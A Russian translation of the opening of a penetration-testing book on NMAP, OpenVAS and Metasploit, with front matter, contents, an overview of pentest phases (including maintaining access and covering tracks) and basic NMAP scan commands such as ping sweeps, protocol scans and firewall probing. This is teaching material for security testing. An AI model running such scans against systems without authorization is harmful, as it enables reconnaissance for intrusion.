



Краткое руководство по тестированию на проникновение

с использованием NMAP,
OpenVAS и Metasploit

Сагар Рахалкар

apress®

Краткое руководство по тестированию на проникновение

**С использованием NNMAP, OpenVAS
и Metasploit**

перевод на русский Condor

Сагар Рахалкар

Apress[®]

Краткое руководство по тестированию на проникновение

Сагар Рахалкар

Пуна, Махараштра, Индия

ISBN-13 (pbk): 978-1-4842-4269-8 \ 琀 ISBN-13 (electronic): 978-1-4842-4270-4

<https://doi.org/10.1007/978-1-4842-4270-4>

Контрольный номер Библиотеки Конгресса: 2018964909

Copyright © 2019 Сагар Рахалкар

Данная работа защищена авторским правом. Все права защищены Издателем, независимо от того, относится ли весь материал или его часть, в частности, права на перевод, перепечатку, повторное использование иллюстраций, чтение, трансляцию, воспроизведение на микрофильмах или любым другим физическим способом, а также передачу или хранение информации. и поиск, электронная адаптация, компьютерное программное обеспечение или с помощью аналогичной или разнородной методологии, известной в настоящее время или разработанной в дальнейшем.

Торговые марки, логотипы и изображения могут появиться в этой книге. Вместо того, чтобы использовать символ товарного знака при каждом появлении названия, логотипа или изображения с торговой маркой, мы используем имена, логотипы и изображения только в редакционных целях и в интересах владельца торговой марки, без намерения нарушить торговую марку.

Использование в данной публикации торговых названий, товарных знаков, знаков обслуживания и аналогичных терминов, даже если они не идентифицированы как таковые, не должно рассматриваться как выражение мнения относительно того, являются ли они объектом прав собственности.

Хотя рекомендации и информация в этой книге считаются верными и точными на дату публикации, ни авторы, ни редакторы, ни издатель не могут нести никакой юридической ответственности за любые ошибки или упущения, которые могут быть допущены. Издатель не дает никаких гарантий, явных или подразумеваемых, в отношении материалов, содержащихся в данном документе.

Managing Director, Apress Media LLC: Welmoed Spahr

Acquisitions Editor: Nikhil Karkal

Development Editor: Matthew Moodie

Coordinating Editor: Divya Modi

Обложка, разработана eStudioCalamar

Изображение на обложке разработано Freepik (www.freepik.com)

Распространяется в книжной торговле по всему миру издательством Springer Science + Business Media, Нью-Йорк, 233 Spring Street, 6-й этаж, Нью-Йорк, NY 10013. Телефон 1-800-SPRINGER, факс (201) 348-4505, электронная почта orders-ny@springer-sbm.com или посетите сайт www.springeronline.com. Apress Media, LLC является калифорнийским LLC, а единственным участником (владельцем) является Springer Science + Business Media Finance Inc (SSBM Finance Inc). SSBM Finance Inc является корпорацией штата Делавэр.

Для получения информации о переводах, пожалуйста, отправьте электронное письмо на адрес rights@apress.com или посетите сайт www.apress.com/Rights-Permissions.

Названия Apress можно приобрести оптом для академического, корпоративного или рекламного использования. Версии и лицензии для электронных книг также доступны для большинства изданий. Для получения дополнительной информации обратитесь к нашей веб-странице массовых продаж в печатных и электронных книгах по адресу www.apress.com/bulk-sales.

Любой исходный код или другой дополнительный материал, на который ссылается автор в этой книге, доступен читателям на GitHub через страницу продукта книги, расположенную по адресу www.apress.com/978-1-4842-4269-8. Для получения более подробной информации, пожалуйста, посетите www.apress.com/source-code.

Содержание

Об авторе.....	vii
О техническом рецензенте	ix
Введение	xi
Глава 1: Введение в NMAP	1
NMAP.....	4
Установка NMAP	5
Введение в NMAP и ZENMAP	6
NMAP — определение портов.....	8
Базовое сканирование с помощью NMAP.....	9
Сценарии NMAP.....	20
Вывод NMAP.....	40
NMAP и Python.....	40
Резюме.....	44
Упражнения «Сделай сам».....	45
Глава 2: OpenVAS	47
Введение в OpenVAS.....	48
Установка.....	49
Администрирование OpenVAS.....	55
Обновление ленты.....	55
Управление пользователями.....	57
Панель приборов.....	59
Планировщик.....	60
Мусорная корзина.....	60
Помощь.....	61
Сканирование уязвимостей.....	62
Дополнительные настройки OpenVAS.....	66
Производительность.....	66
CVSS Калькулятор.....	67
Настройки.....	68
Составление отчетов.....	69
Резюме.....	71
Упражнения «Сделай сам».....	71

Содержание

Глава 3: Metasploit.....	73
Введение в Metasploit	73
Анатомия и структура метасплойта	74
Auxiliaries.....	76
Payloads	76
Exploits	77
Encoders	77
Действия после эксплуатации (Post)	78
Основные команды и конфигурация	79
help	80
version	81
connect	82
history	83
set и setg	84
get и getg	85
unset и unsetg	85
save	86
info	87
irb,.....	87
show.....	88
spool.....	89
makerc.....	89
db_initiate.....	90
db_status.....	90
workspace.....	91
Вызов сканирования NMAP и OpenVAS из Metasploit	92
NMAP.....	92
OpenVAS.....	95
Сканирование и эксплуатация сервисов с помощью	
Auxiliaries.....	100
DNS.....	100
FTP.....	101

HTTP.....	102
RDP.....	104
SMB.....	104
SSH.....	106
VNC.....	107
Основы Meterpreter	108
Команды Meterpreter	108
Основные команды	108
Stdapi: системные команды	110
Stdapi: команды интерфейса пользователя	112
Stdapi: команды веб-камеры	112
Stdapi: команды вывода звука	113
Priv: команды повышения привилегий.....	113
Priv: команды базы паролей	114
Priv: Команды Timestomp	114
Использование Meterpreter	114
sysinfo.....	115
ls.....	116
getuid.....	117
getsystem.....	117
screenshot.....	118
hashdump.....	119
Searchsploit.....	120
Резюме	120
Упражнения «Сделай сам»	121
Глава 4: Вариант использования	123
Создание виртуальной лаборатории	123
Проведение Разведки	124
Эксплуатация системы	126
Указатель	135

Об авторе

Сагар Рахалкар - опытный специалист по информационной безопасности с 11-летним обширным опытом в различных областях информационной безопасности. Он специализируется на расследованиях киберпреступлений, цифровой криминалистике, безопасности приложений, оценке уязвимостей и тестировании на проникновение, соблюдении мандатов и нормативных актов, а также IT CRC. Он имеет степень магистра в области компьютерных наук и несколько признанных в отрасли сертификатов, таких как сертифицированный следователь киберпреступности, сертифицированный этический хакер, сертифицированный аналитик безопасности, ведущий аудитор ISO 27001, сертифицированный специалист IBM - Rational AppScan, сертифицированный менеджер по информационной безопасности (CISM) и PRINCE2, чтобы назвать несколько. Он был тесно связан с индийскими правоохранительными органами более четырех лет, занимаясь расследованием преступлений в сфере цифровых технологий и соответствующими тренингами для офицеров, и получил несколько наград и благодарностей от старших должностных лиц в полиции и оборонных организациях в Индии. Он является автором нескольких книг и статей по информационной безопасности.

О техническом рецензенте



Санджиб Синха - сертифицированный разработчик .NET для Windows и веб, специализирующийся на Python, программировании безопасности и PHP; он получил награду Microsoft Contributor Award в 2011 году. Будучи опубликованным автором, его книги включают «Начало этического хакерства с помощью Python» и «Начало Laravel», опубликованные Apress.

Введение

Оценка уязвимости и тестирование на проникновение стали очень важными, особенно в последние пару лет. Организации часто имеют сложные сети активов, хранящих конфиденциальные данные, и такие активы подвержены потенциальным угрозам как внутри, так и снаружи. Чтобы получить общее представление о состоянии безопасности организации, необходимо провести оценку уязвимости. Выполнение тестов на проникновение требует хорошо спланированного и методического подхода.

Чтобы помочь вам выполнить различные задачи на всех этапах жизненного цикла тестирования на проникновение, существует множество инструментов, сценариев и утилит. Дистрибутивы Linux, такие как Kali Linux, даже предоставляют встроенные инструменты для выполнения этих задач.

Естественно можно быть перегруженным количеством доступных инструментов. Однако есть несколько инструментов, которые являются настолько мощными и гибкими, что они одни могут выполнять большинство задач на всех этапах жизненного цикла тестирования на проникновение.

Эта книга познакомит вас с основами трех таких инструментов: NMAP, OpenVAS и Metasploit. Просто используя эти три инструмента, вы приобретете широкие возможности тестирования на проникновение.

К концу этой книги вы получите полное представление о NMAP, OpenVAS и Metasploit и сможете применить свои навыки в реальных сценариях пентестинга.

ГЛАВА 1

Введение в NMAP

Оценка уязвимости и тестирование на проникновение приобрели большое значение, особенно в последние пару лет. Организации часто имеют сложную сеть активов, хранящих конфиденциальные данные. Такие активы подвержены потенциальным угрозам как внутри, так и извне организации. Чтобы получить общее представление о состоянии безопасности организации, необходимо провести оценку уязвимости.

Важно понимать четкую разницу между оценками уязвимости и тестированием на проникновение. Чтобы понять эту разницу, давайте рассмотрим реальный сценарий. Вы замечаете, что дверь вашего соседа не заперта должным образом, а соседа нет дома. Это оценка уязвимости. Теперь, если вы действительно откроете дверь соседа и войдете в дом, тогда это тест на проникновение. В контексте информационной безопасности вы можете заметить, что служба SSH работает со слабыми учетными данными; это часть оценки уязвимости. Если вы действительно используете эти учетные данные для получения доступа, то это тест на проникновение. Оценки уязвимости часто безопасны для выполнения, в то время как тесты на проникновение, если они не проводятся контролируемым образом, могут нанести серьезный ущерб целевым системам.

Таким образом, оценка уязвимости является одной из важнейших предпосылок для проведения теста на проникновение. Если вы не знаете, какие уязвимости существуют в целевой системе, вы не сможете их использовать.

Глава 1 Введение в NMAP

Выполнение тестов на проникновение требует хорошо спланированного и методологического подхода. Это многоступенчатый процесс. Ниже приведены некоторые этапы тестирования на проникновение:

- \ *Сбор информации:* Сбор информации является наиболее важной фазой жизненного цикла тестирования на проникновение. Эта фаза также называется разведкой. Он включает использование различных пассивных и активных методов для сбора как можно большего количества информации о целевой системе. Сбор подробной информации закладывает прочную основу для дальнейших этапов жизненного цикла тестирования на проникновение.
- \ *Сканирование:* Как только у вас есть базовая информация о цели, на этапе сканирования используются различные инструменты и методы для детального изучения цели. Это включает в себя выяснение точных версий сервисов, работающих в целевой системе.
- \ *Оценка уязвимости:* Этап оценки уязвимости включает использование различных инструментов и методологий для подтверждения наличия известных уязвимостей в целевой системе.
- \ *Получение доступа:* На предыдущем этапе у вас есть список возможных уязвимостей для вашей цели. Теперь вы можете попытаться использовать эти уязвимости, чтобы получить доступ к целевой системе.
- \ *Повышение привилегий:* Вы можете получить доступ к вашей целевой системе, воспользовавшись определенной уязвимостью; однако доступ может быть ограничен. Для более глубокого проникновения необходимо использовать различные методы и повысить привилегии до уровня самого высокого уровня, такого как администратор, root и т.д.

- \ *Поддержание доступа:* Теперь, когда вы усердно работали, чтобы получить доступ к целевой системе, вы наверняка захотите, чтобы она сохранялась. Этот этап включает в себя использование различных методов для обеспечения постоянного доступа к целевой системе.
- \ *Заметание следов:* Процесс проникновения может создавать мусорные файлы, изменять файлы конфигурации, изменять записи реестра, создавать журналы аудита и так далее. Заметание следов ваших треков включает в себя очистку всех следов, оставшихся на предыдущих этапах.

Для выполнения различных задач на этих этапах доступны сотни инструментов, сценариев и утилит. Дистрибутивы Linux, такие как Kali Linux, даже предоставляют встроенные инструменты для выполнения этих задач.

Естественно быть перегруженным количеством доступных инструментов. Тем не менее, есть несколько инструментов, которые являются настолько мощными и гибкими, что они одни могут выполнять большинство задач на всех этих этапах.

Эта книга о трех таких инструментах: NMAP, OpenVAS и Metasploit. Наличие этих трех инструментов в вашем арсенале может обеспечить широкие возможности тестирования на проникновение.

Таблица 1-1 описывает, как эти инструменты могут быть использованы на различных этапах жизненного цикла тестирования на проникновение.

Таблица 1-1. Инструменты по фазам пентестинга

Фаза тестирования	Инструмент
Сбор информации	NMAP, Metasploit
Перечисление	NMAP, Metasploit
Оценка уязвимости	OpenVAS
Получение доступа	Metasploit
Повышение привилегий	Metasploit
Поддержание доступа	Metasploit
Покрытие трекров	Metasploit

Из этой таблицы видно, что эти три инструмента способны выполнять задачи на всех этапах жизненного цикла тестирования на проникновение.

Эта книга фокусируется на этих трех инструментах и помогает вам начать с основ каждого из этих инструментов. Эта глава будет охватывать NMAP.

NMAP

Теперь, когда у вас есть четкое представление о различных этапах жизненного цикла тестирования на проникновение и о том, какие инструменты требуются, давайте перейдем к нашему первому инструменту, NMAP. Вы узнаете о различных функциях NMAP, включая следующие:

- \ Установка NMAP
- \ Использование NMAP с использованием ZENMAP
- \ NMAP - Понимание состояний портов
- \ Проведение базового сканирования с NMAP

- \ Понимание сканирования TCP по сравнению со сканированием UDP
- \ Перечисление целевых операционных систем и сервисов
- \ Точная настройка сканирования
- \ Использование скриптов NMAP
- \ Вызов NMAP из Python

Установка NMAP

NMAP может быть установлен как на Windows, так и на Unix-системах. Чтобы установить NMAP в Windows, просто перейдите по ссылке <https://nmap.org/download.html>, загрузите и установите его.

Для систем на основе Unix вы можете установить NMAP из командной строки. В дистрибутивах безопасности, таких как Kali Linux, NMAP установлен по умолчанию. Однако для других обычных дистрибутивов его нужно устанавливать отдельно.

Вы можете просто использовать команду `apt install nmap` для систем на основе Debian, как показано на рисунке 1-1. Эта команда установит NMAP вместе со всеми необходимыми зависимостями.

```

root@sagar-virtual-machine:~#
File Edit View Search Terminal Help
root@sagar-virtual-machine:~# nmap
Command 'nmap' not found, but can be installed with:

apt install nmap

root@sagar-virtual-machine:~# apt install nmap
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libblas3 liblinear3
Suggested packages:
  liblinear-tools liblinear-dev ndiff
The following NEW packages will be installed:
  libblas3 liblinear3 nmap
0 upgraded, 3 newly installed, 0 to remove and 119 not upgraded.
Need to get 5,353 kB of archives.
After this operation, 24.5 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu bionic/main amd64 libblas3 amd64 3.7.1-4ubuntu1 [140 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu bionic/main amd64 liblinear3 amd64 2.1.0+dfsg-2 [39.3 kB]
Get:3 http://in.archive.ubuntu.com/ubuntu bionic/main amd64 nmap amd64 7.60-1ubuntu5 [5,174 kB]
728 [3 nmap 3,717 kB/5,174 kB 72%]
3.9/4 kB/s, 174 kB 76%]
40075% [3 nmap
400%Fetched 5,353 kB in 13s (425 k
B/s)
Selecting previously unselected package libblas3:amd64.
(Reading database ... 125731 files and directories currently installed.)
Preparing to unpack .../libblas3_3.7.1-4ubuntu1_amd64.deb ...
Unpacking libblas3:amd64 (3.7.1-4ubuntu1) ...
Selecting previously unselected package liblinear3:amd64.
Preparing to unpack .../liblinear3_2.1.0+dfsg-2_amd64.deb ...
Unpacking liblinear3:amd64 (2.1.0+dfsg-2) ...
Selecting previously unselected package nmap.
Preparing to unpack .../nmap_7.60-1ubuntu5_amd64.deb ...
Unpacking nmap (7.60-1ubuntu5) ...
Setting up libblas3:amd64 (3.7.1-4ubuntu1) ...
update-alternatives: using /usr/lib/x86_64-linux-gnu/blas/libblas.so.3 to provide /usr/lib/x86_64-linux-gnu/libblas.so.3 (libblas
as.so.3-x86_64-linux-gnu) in auto mode
Processing triggers for libc-bin (2.27-3ubuntu1) ...
Processing triggers for man-db (2.8.3-2) ...
Setting up liblinear3:amd64 (2.1.0+dfsg-2) ...
Setting up nmap (7.60-1ubuntu5) .....]
Processing triggers for libc-bin (2.27-3ubuntu1) .....]
root@sagar-virtual-machine:~#

```

Рисунок 1-1. Установка NMAP в системе на основе Debian

Введение в NMAP и ZENMAP

Первоначально NMAP был утилитой командной строки. В терминале Linux вы можете просто набрать команду `nmap`, чтобы начать. Рисунок 1-2 показывает вывод команды `nmap`. Он отображает различные параметры и переключатели, которые необходимо настроить для сканирования цели.

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap
Nmap 7.60 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan

```

Рисунок 1-2. Вывод команды *nmap* в терминале

ZENMAP - это графический интерфейс для NMAP. Он предлагает ту же функциональность в более удобной для пользователя форме. ZENMAP является частью стандартной установки Kali Linux и доступна в Приложениях ➤ Сбор информации ➤ ZENMAP. Рисунок 1-3 показывает начальный экран ZENMAP. Интерфейс ZENMAP имеет три основных настраиваемых параметра.

- \ *Цель:* это может быть один IP-адрес, список из нескольких IP-адресов или целая подсеть.
- \ *Профиль:* ZENMAP имеет несколько предопределенных профилей сканирования. Профили классифицируются на основе типов сканирования, доступных в NMAP. Либо вы можете выбрать один из доступных профилей, либо вы можете выполнить пользовательское сканирование в соответствии с вашими требованиями

- \ *Команда:* После того как вы введете цель и выберете предварительно определенный профиль, ZENMAP автоматически заполняет поле «Команда». Вы также можете использовать это поле, если хотите выполнить настраиваемое сканирование для предварительно определенного профиля.




Рисунок 1-3. Начальный экран/интерфейс ZENMAP

NMAP — определение портов

Хотя текущая версия NMAP способна выполнять множество задач, она изначально начиналась как сканер портов. У NMAP есть определенные способы определить, открыт ли порт в целевой системе или закрыт.

NMAP обнаруживает состояние целевого порта, используя предопределенные состояния следующим образом:

Open: состояние *Open* указывает, что приложение в целевой системе активно прослушивает соединения / пакеты на этом порту.

Closed: Состояние *Closed* указывает, что ни одно приложение не прослушивает этот порт. Однако в будущем состояние порта может измениться на Открытое.

Filtered: Состояние «Отфильтрованный» указывает на то, что брандмауэр, фильтр или какое-либо сетевое препятствие блокирует порт и, следовательно, NMAP не может определить, открыт он или закрыт.

Unfiltered: Состояние нефильтрованного указывает, что порты отвечают на зонды NMAP; однако невозможно определить, являются ли они открытыми или закрытыми.

Open/Filtered: Состояние Open / Filtered указывает, что порт либо отфильтрован, либо открыт; однако NMAP не может точно определить состояние.

Closed/Filtered: Состояние Closed / Filtered указывает, что порт либо отфильтрован, либо закрыт; однако NMAP не может точно определить состояние.

Базовое сканирование с помощью NMAP

NMAP - это сложный инструмент с множеством доступных опций и переключателей. В этом разделе вы увидите различные сценарии использования NMAP, начиная с самых простых сканирований.

Прежде чем приступить к фактическому сканированию, важно отметить, что NMAP - это шумный инструмент. Это создает много сетевого трафика и иногда может потреблять большую пропускную способность. Многие из систем обнаружения вторжений и систем предотвращения вторжений могут обнаруживать и блокировать трафик NMAP. Говорят, что базовое сканирование NMAP по умолчанию на одном хосте может генерировать более 4 МБ сетевого трафика. Таким образом, даже если вы выполните базовое сканирование всей подсети, оно создаст около 1 ГБ трафика. Следовательно, важно выполнить сканирование NMAP с полным знанием используемых коммутаторов.

Базовое сканирование одного IP

Вот команда:

```
nmap -sn <целевой IP-адрес >
```

Давайте начнем с базового пинг-сканирования одной цели.

Сканирование `ping` не проверяет наличие открытых портов; однако, он скажет вам, жива ли цель. На рис. 1-4 показан результат проверки `ping`, выполненной на одном целевом IP-адресе.



Рисунок 1-4. Вывод базового сканирования NMAP одного IP-адреса

Базовое сканирование всей подсети

Вот команда:

```
nmap -sn <целевая IP-подсеть >
```

В практическом сценарии у вас может быть несколько IP-адресов, которые вам нужно проверить. Чтобы получить быстрый обзор того, какие хосты в данной подсети активны, вы можете выполнить проверку связи NMAP по всей подсети. Подсеть - это просто логическое разделение сети. Сканирование всей подсети даст вам представление о том, какие системы присутствуют в сети. На рисунке 1-5 показан результат проверки `ping` в подсети 192.168.25.0-255. Вы можете видеть, что из 255 хостов только семь хостов работают. Теперь вы можете дополнительно исследовать эти семь хостов и получить более подробную информацию.




Рисунок 1-5. Вывод базового сканирования NMAP, выполненного в подсети

Сканирование с использованием входного файла

Вот команда:

```
nmap -sn -iL <путь к файлу >
```

Возможен сценарий, когда вам нужно сканировать широкий диапазон IP-адресов. Вместо того, чтобы вводить их в формате NMAP через запятую, вы можете поместить их все в файл и передать этот файл в механизм NMAP. На рисунке 1-6 показано содержимое файла hosts.txt, который содержит список IP-адресов.

Глава 1 Введение в NMAP




Рисунок 1-6. Файл хостов, содержащий список сканируемых IP-адресов

Теперь вы можете просто передать файл hosts.txt в NMAP и выполнить сканирование, как показано на рисунке 1-7.




Рисунок 1-7. Вывод базового сканирования NMAP, выполненного на нескольких IP-адресах, перечисленных в файле hosts.txt

Сканирование причины

Вот команда:

```
nmap --reason<целевой IP-адрес >
```

При обычном сканировании NMAP вы можете получить список открытых портов; однако вы не будете знать причину, по которой NMAP сообщил об открытии определенного порта. Сканирование причины NMAP является интересной опцией, где NMAP предоставляет причину для каждого порта, сообщенного как открытый, как показано на рисунке 1-8. Сканирования NMAP основаны на флагах TCP, которые установлены в запросе и ответе. В этом случае открытые порты были обнаружены на основе флагов SYN и ACK, установленных в пакетах TCP.




Рисунок 1-8. Вывод причины сканирования NMAP, выполненного на одном IP-адресе

Поддерживаемые протоколы

Вот команда:

```
nmap -sO<целевой IP-адрес>
```

В рамках сбора и разведки информации может оказаться целесообразным узнать, какие протоколы IP поддерживаются целевым объектом. Рисунок 1-9 показывает, что эта цель поддерживает два протокола: TCP и ICMP




Рисунок 1-9. Вывод проверки протокола NMAP одного IP-адреса

Зондирование Firewall

В корпоративной сети, полной брандмауэров, систем обнаружения вторжений и систем предотвращения вторжений, вполне возможно, что ваши сканирования NMAP будут не только обнаружены, но и заблокированы. NMAP предлагает способ проверить, фильтруются ли его сканы каким-либо промежуточным устройством, таким как брандмауэр. Рисунок 1-10 показывает, что все 1000 портов, которые были отсканированы NMAP, не были отфильтрованы; следовательно, не было никакого фильтрующего устройства.




Рисунок 1-10. Вывод пробы брандмауэра NMAP для одного IP-адреса

Топология

ZENMAP имеет интересную функцию, которая помогает вам визуализировать топологию сети. Скажем, вы выполнили проверку ping в подсети и обнаружили несколько хостов живыми. На рисунке 1-11 показана схема топологии сети для хостов, которые вы нашли живыми. Доступ к диаграмме можно получить с помощью вкладки «Топология» в интерфейсе ZENMAP.

